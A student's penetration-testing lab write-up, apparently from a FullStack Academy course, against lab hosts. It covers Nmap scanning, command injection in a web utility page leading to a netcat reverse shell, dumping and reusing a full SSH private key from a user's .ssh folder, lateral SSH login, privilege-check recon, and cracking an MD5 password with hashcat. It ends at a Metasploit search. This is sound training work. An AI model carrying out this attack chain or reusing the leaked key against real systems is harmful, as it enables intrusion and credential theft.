Pentesting

1. Nmap scanning

ifconfig:

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0a:4d:4b:62:70:8d brd ff:ff:ff:ff:ff:ff
    inet 172.31.48.57/20 brd 172.31.63.255 scope global dynamic eth0
       valid_lft 3204sec preferred_lft 3204sec
    inet6 fe80::84d:4bff:fe62:708d/64 scope link
       valid_lft forever preferred_lft forever
```

ping sweep:

```
┌──(kali㉿kali)-[~]
└─$ nmap -PR -sn 172.31.48.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 18:20 UTC
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:01:07 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 18:21 (0:00:00 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 18:21 (0:00:00 remaining)
Nmap scan report for ip-172-31-48-57.us-west-2.compute.internal (172.31.48.57)
Host is up (0.00019s latency).
Nmap scan report for ip-172-31-52-74.us-west-2.compute.internal (172.31.52.74)
Host is up (0.0019s latency).
Nmap scan report for ip-172-31-58-77.us-west-2.compute.internal (172.31.58.77)
Host is up (0.0024s latency).
Nmap scan report for ip-172-31-58-238.us-west-2.compute.internal (172.31.58.238)
Host is up (0.0018s latency).
Nmap scan report for ip-172-31-63-135.us-west-2.compute.internal (172.31.63.135)
Host is up (0.00088s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 67.73 seconds
```

nmap scan for 172. 31. 52. 74

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.31.52.74
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 20:51 UTC
Nmap scan report for ip-172-31-52-74.us-west-2.compute.internal (172.31.52.74)
Host is up (0.00014s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8443/tcp  open  https-alt
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49672/tcp open  unknown
49677/tcp open  unknown
49713/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 120.80 seconds
```

- has port 445 open (windows)

nmap 172. 31. 58. 77

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.31.58.77
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 20:54 UTC
Nmap scan report for ip-172-31-58-77.us-west-2.compute.internal (172.31.58.77)
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1013/tcp open  unknown
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 3.04 seconds
```

- has port 1013 open

nmap 172. 31. 58. 238

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.31.58.238
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 20:58 UTC
Nmap scan report for ip-172-31-58-238.us-west-2.compute.internal (172.31.58.238)
Host is up (0.000099s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8443/tcp  open  https-alt
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49672/tcp open  unknown
49676/tcp open  unknown
49707/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 119.55 seconds
```

- has port 445 open (windows)

nmap 172. 31. 63. 135

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 172.31.63.135
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-31 21:19 UTC
Nmap scan report for ip-172-31-63-135.us-west-2.compute.internal (172.31.63.135)
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds
```

- has port 2222 open


2. Initial compromise

Running and nmap scan with the IP that has 1310 open to see what service is running on the IP

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.58.77 -p 1013
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-01 18:41 UTC
Nmap scan report for ip-172-31-58-77.us-west-2.compute.internal (172.31.58.77)
Host is up (0.00063s latency).

PORT     STATE SERVICE VERSION
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

- its a web server running apache


opened firefox and put the ip and port



Important FullStack Academy Websites:


Network Utility Development Site

- clicked on the hyper link




- ran `ls` to ensure that I was able to run commands


Went to a reverse shell generator. Implemented my IP and port to get an netcat command for the terminal




Went back into terminal to use the netcat command that was given



Back to the reverse shell generator, tried different reverse shell commands and ran them inside the 'Network Utility Tool'





- finally found the one that works. can see by the page still trying to load

Checking back in terminal to see if it connected

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [172.31.48.57] from (UNKNOWN) [172.31.58.77] 53078
whoami
www-data
ls
home.php
home.php.bk
index.php
```

It connected and now have access to the system

3. Pivoting

Can you find any files on this web server that will allow you to laterally move to the system with port 2222 open?

Changing Directories till I get to the `home` directory and seeing users

```
www-data@ubuntu22:/home$ ls
ls
alice-devops  labsuser  ubuntu  www-data
www-data@ubuntu22:/home$ cd alice-devops
```

changing directory to `alice-devops` and searching for hidden files

```
www-data@ubuntu22:/home$ cd alice-devops
cd alice-devops
www-data@ubuntu22:/home/alice-devops$ ls
ls
www-data@ubuntu22:/home/alice-devops$ ls -la
ls -la
total 12
drwxrwxrwx 3 root root 4096 Nov  3  2022 .
drwxr-xr-x 6 root root 4096 Nov  3  2022 ..
drwxrwxrwx 2 root root 4096 Nov  3  2022 .ssh
```

changing into the .ssh directory

```
www-data@ubuntu22:/home/alice-devops$ cd .ssh
cd .ssh
www-data@ubuntu22:/home/alice-devops/.ssh$ ls
ls
id_rsa.pem  id_rsa.pem.pub
www-data@ubuntu22:/home/alice-devops/.ssh$ cat id_rsa.pem
cat id_rsa.pem
```

using `cat` to see the contents of the both private and public keys

```
www-data@ubuntu22:/home/alice-devops/.ssh$ cat id_rsa.pem
cat id_rsa.pem
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1×0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw4O7dJS8wQ3C
4DLeMRgXcbq6anwr+LNesj7nXh8M0ouge0zW1N/uTgm1BkT6V2NjSttoK7K0RC9nSgi1oE
Uh88Ao2kwreuUogjzO/0O4FKGo+XZKdQfARcaluzNw2rfo9Ks03qC8DvTqYUKBTo3eKkBW
XJLC/eEVkhbrJeevG/4bS0Vz+KkOkRann8SliekRdASEfbDNDF3b1+9VVCFuy/HzFoytsy
5YZK/CgUIIEh30raAAJ9BOMzx6knOxdI/ARpyBM9QTT0qc1zLN6OoKLcJys1Nk/nfCRIhQ
g+Evbbh0mezFkT0F+/R3MMprwpUKhSHIeu0cDkURrxAztMusSdiF9CH625RRhdy3WJAAAA
wBUVjpUk8ii9e5/eiJF/A8Q4cJZcMPgRG+l0+kLj0ObUd4tpaXCq0m77XsK4loVDBS/mzt
kevjtlFDc8eLEYltl957wEJ8QxoFUVjs8sUyGntUz1ko51YeNxs8BnghwuNyMeM6QicgBS
qNSix6CMkzLz2Ixg29ZfEj65y8rSUvk/WWRn0JMDXrbz7CnglhmcFZiDMrJqlnz35n20Hr
9vIhC4+fm/R3Ae7TmvikqyVIIMHFvDX0Rq7n3lcrbzUyEa5QAAAMEAxAouYKwZroCeambB
C2h8WA8k2Dv6LyVNCBX9C873hfaRzc1V5UT2js28odhbVGkdxnFWvLDIDQqGu4KfY19nyn
KZVR7jJe3D6VV3sEnMQwwHbjHtFgkhoWAPjAy6LSWNEWqHWfnwiWzGaaHGbbja0/8FS8uH
b6uOq8p0zPQhpyawMKup06SurDy8IFLRcIDxsu18LJL2mwRSbcHthloVQtPBARGe1a5Lag
zTWx8K+KbZw1Pvd56w8r210XooeYiDAAAAwQC9jUW7uh/RgrAo2DleIwyu3h98By281vqO
+FW+IbkEy4mDBtdOctQky4P/tHqgUslyWZUf1NX2u5oXQ9l4WwqjSPPQkfaA+VOamOhk6Z
ri3×3sg0b1Kd4MsI5I2fcYCAFIIMC53wQF84aoSgVxP0wOePA7FxmQuDh0F34/HYw7pDTa
4naItp+ZQcctLiwReWWGBK3RNEWfMtxFTFkBh58pA8tYk7YBdy2/rfIsHDEWIEeFdXlpKL
hem01tvSc1lX0AAAANcm9vdEB1YnVudHUyMgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
www-data@ubuntu22:/home/alice-devops/.ssh$ cat id_rsa.pem.pub
cat id_rsa.pem.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRJ7M/asVyWPNFMamvQaR56atrCnettKPq29yu9LvNbOnPV88WYpnuQDWf9MYxknmvIoG2GzAYx5LYO/JyK5D8u0wEVnbNKSmiHqYprIbxykmga7II
L5DNp+r+i3mytGGEYmndnhoRMRKQw5PTwYMdanHK/5j4q+dzaSFo/Lxpccb9rFBKg9REf15trLguDHlGyrZAiFf4+fD0ReD7FLdwi+R6sbiHtG6reOZ59NPmkybDitVHSXZJpQ1aNUu/O7CLpvzapIUt
DHmGUhrPaZaJ45aKG1xwiJEebglz8RikeHAzEJ7LauOT9f2sCyQiDnnhQk+3kh1wIN2xrDNjZ89gY/OJjxCFD3kRVsetn1aVU1JDSna0ZPXvWxlb/IrdnXHSJSfKMfbF9lUtlgSxbTN08BrNxURZ/GFz
7RM6RAW0tBLcgHTWlU2mY1jpCHhcLyvzer2VKc7RncRogOPhCS0ZhevaT0E58XjsAwPqPb/pdg5OubYahF06cGjW4Lfq5vc= root@ubuntu22
www-data@ubuntu22:/home/alice-devops/.ssh$
```

I copied the private key, opened a separate tab in the terminal, open vim and pasted the private key

```
┌──(kali㉿kali)-[~]
└─$ vim id_rsa.pem

┌──(kali㉿kali)-[~]
└─$ chmod 600 id_rsa.pem

┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem root@172.31.58.77
root@172.31.58.77: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem root@172.31.63.135 2222
ssh: connect to host 172.31.63.135 port 22: Connection refused
```

- changed the permissions on the file to 600, so it grants me access to read,write or execute the files and and other won't have access to it

- as root, testing the connection to the system I was on previously, connection was denied
- as root, testing the connection of the IP with port 2222 open and the connection refused because it assumed I meant port 22

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem root@172.31.63.135 -p 2222
The authenticity of host '[172.31.63.135]:2222 ([172.31.63.135]:2222)' can't be established.
ED25519 key fingerprint is SHA256:pPZnwwoAuKJulSsoi4zCdnB32C3XZdkHRPHUYsNuXh0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.63.135]:2222' (ED25519) to the list of known hosts.
root@172.31.63.135: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem alice@172.31.63.135 -p 2222
alice@172.31.63.135: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa.pem alice-devops@172.31.63.135 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug  2 18:42:14 UTC 2023

  System load:  1.412109375        Processes:             210
  Usage of /:   31.7% of 19.20GB   Users logged in:       0
  Memory usage: 24%                IPv4 address for ens5: 172.31.63.135
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

382 updates can be applied immediately.
180 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

- as root, running the same command again, but adding -p to be more specific
- instead of running as root, tried to run it as Alic
- ran the same command but as `alice-devops` as seen on the other system and it ran successfully

4. System Recon

After successfully establishing an ssh connection to `alice-devops` machine, I went to the `/opt` directory

```
alice-devops@ubuntu22:/$ cd opt
alice-devops@ubuntu22:/opt$ ls
dcv-virtual-session.sh  linuxprivcheck
```

I changed into the `linuxprivcheck` directory

```
alice-devops@ubuntu22:/opt$ cd linuxprivcheck/
alice-devops@ubuntu22:/opt/linuxprivcheck$ ls
README.md  linuxprivchecker3.py  old-linuxprivchecker.py
alice-devops@ubuntu22:/opt/linuxprivcheck$ ls -la
total 76
drwxr-xr-x 3 root root  4096 Nov  3  2022 .
drwxr-xr-x 3 root root  4096 Nov  3  2022 ..
drwxr-xr-x 8 root root  4096 Nov  3  2022 .git
-rw-r--r-- 1 root root  2157 Nov  3  2022 README.md
-rw-r--r-- 1 root root 32160 Nov  3  2022 linuxprivchecker3.py
-rw-r--r-- 1 root root 27004 Nov  3  2022 old-linuxprivchecker.py
```


- used `ls -la` to see if there were any hidden files

Double checked that it was running python3 and executed the command to use the `linuxprivchecker3.py`

```
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 --version
Python 3.10.12
alice-devops@ubuntu22:/opt/linuxprivcheck$ python3 ./linuxprivchecker3.py
```

5: Password Cracking

scrolled through the `linuxpriverchecker` till I got to passwords and started look for a hash



Saw that it was an MD5 hash and saved the hash


Went to the `/usr/share/wordlists` and found `rockyou,txt.gz`

Ran a `hashcat` command to crack the MD5 Hash and found the password

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 1417/2899 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

00bfc8c729f5d4d529a412b12c58ddd2:pokemon

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 00bfc8c729f5d4d529a412b12c58ddd2
Time.Started.....: Thu Aug  3 21:03:35 2023 (0 secs)
Time.Estimated...: Thu Aug  3 21:03:35 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1203.1 kH/s (0.10ms) @ Accel:256 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 512/14344385 (0.00%)
Rejected.........: 0/512 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → letmein

Started: Thu Aug  3 21:03:12 2023
Stopped: Thu Aug  3 21:03:37 2023
```

6: Metasploit

Opened metasploit



searching for windows exploits by typing `windows smb exploit`

```
msf6 > search windows smb exploit

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
